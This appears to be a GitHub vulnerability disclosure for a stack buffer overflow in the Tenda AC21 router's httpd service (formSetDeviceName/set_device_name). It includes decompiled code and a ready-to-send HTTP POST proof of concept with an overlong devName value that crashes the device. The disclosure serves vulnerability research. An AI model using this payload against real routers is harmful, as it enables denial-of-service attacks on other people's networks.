xxy1126 / **Vuln** Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda AC21 / **2** /

xxy1126 -20220902 … on Sep 2 **History**

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



AC21 AC2100千兆端口双频无线路由器 资料下载

首页 / AC21 / 资料下载

AC21 升级软件 V16.03.08.15

关联产品：AC21 更新日期：2022/7/4

AC21V1.0升级说明


硬件版本: V1.0

description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd`, function `formSetDeviceName`


In function `formSetDeviceName`, it calls `set_device_name` and pass `v3, v4` to it.



```
  v2 = 0;
  v4 = websGetVar(a1, "mac", &unk_4DEB84);
  v3 = websGetVar(a1, "devName", &unk_4DEB84);
  if ( set_device_name(v3, v4) )
  {
    sprintf((char *)v5, "{\"errCode\":%d}", 1);
    result = websTransfer(a1, v5);
  }
```

\

In `set_device_name`, it calls `sprintf(v4, "%s;1", a1)` and `a1` is the POST parameter `devName` , `v4` is on the stack, so there is a stack overflow.



```
lower_mac(a2, v5);
if ( set_mac_info(v5, a1) )
{
  v6[4] = 0;
  v6[5] = 0;
  v6[6] = 0;
  v6[7] = 0;
  printf(
    "%s[%s:%s:%d] %sdevice name setted failed![ %s : %s ]\n\x1B[0m",
    off_4F1B5C[0],
    "cgi",
    "set_device_name",
    1758,
    off_4F1B58[0],
    a1,
    a2);
  result = 1;
}
else
{
  v6[0] = 0;
  v6[1] = 0;
  v6[2] = 0;
  v6[3] = 0;
  if ( GetValue("cgi_debug", v6) )
  {
    if ( !strcmp("on", (const char *)v6) )
      printf(
        "%s[%s:%s:%d] %sset device name %s == %s\n\x1B[0m",
        off_4F1B5C[0],
        "cgi",
        "set_device_name",
        1750,
        off_4F1B54[0],
        (const char *)v5,
        a1);
  }
  sprintf(v3, "client.devicename%s", (const char *)v5);
  sprintf(v4, "%s;1", a1);
  SetValue(v3, v4);
  result = 0;
}
```

2. Recurring loopholes and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetOnlineDevName HTTP/1.1
Host: 192.168.0.1
Content-Length: 264
Accept: */*
X-Requested-With: XMLHttpRequest
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9865714904007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close

mac=9c:fc:e8:da:9c:5b&devName=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


Burp Suite Community Edition
Not secure | 192.168.0.1/main.html
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
1 ×
Send
Cancel
Request
Pretty Raw Hex
\n

Burp Suite Community Edition

Error

Failed to connect to 192.168.0.1:80

```
POST /goform/SetOnlineDevName HTTP/1.1
Host: 192.168.0.1
Content-Length: 264
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0
 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.0.1
Referer:
http://192.168.0.1/system_time.html?random=0.9865714904
007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close

mac=9c:fc:e8:da:9c:5b&devName=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaa
```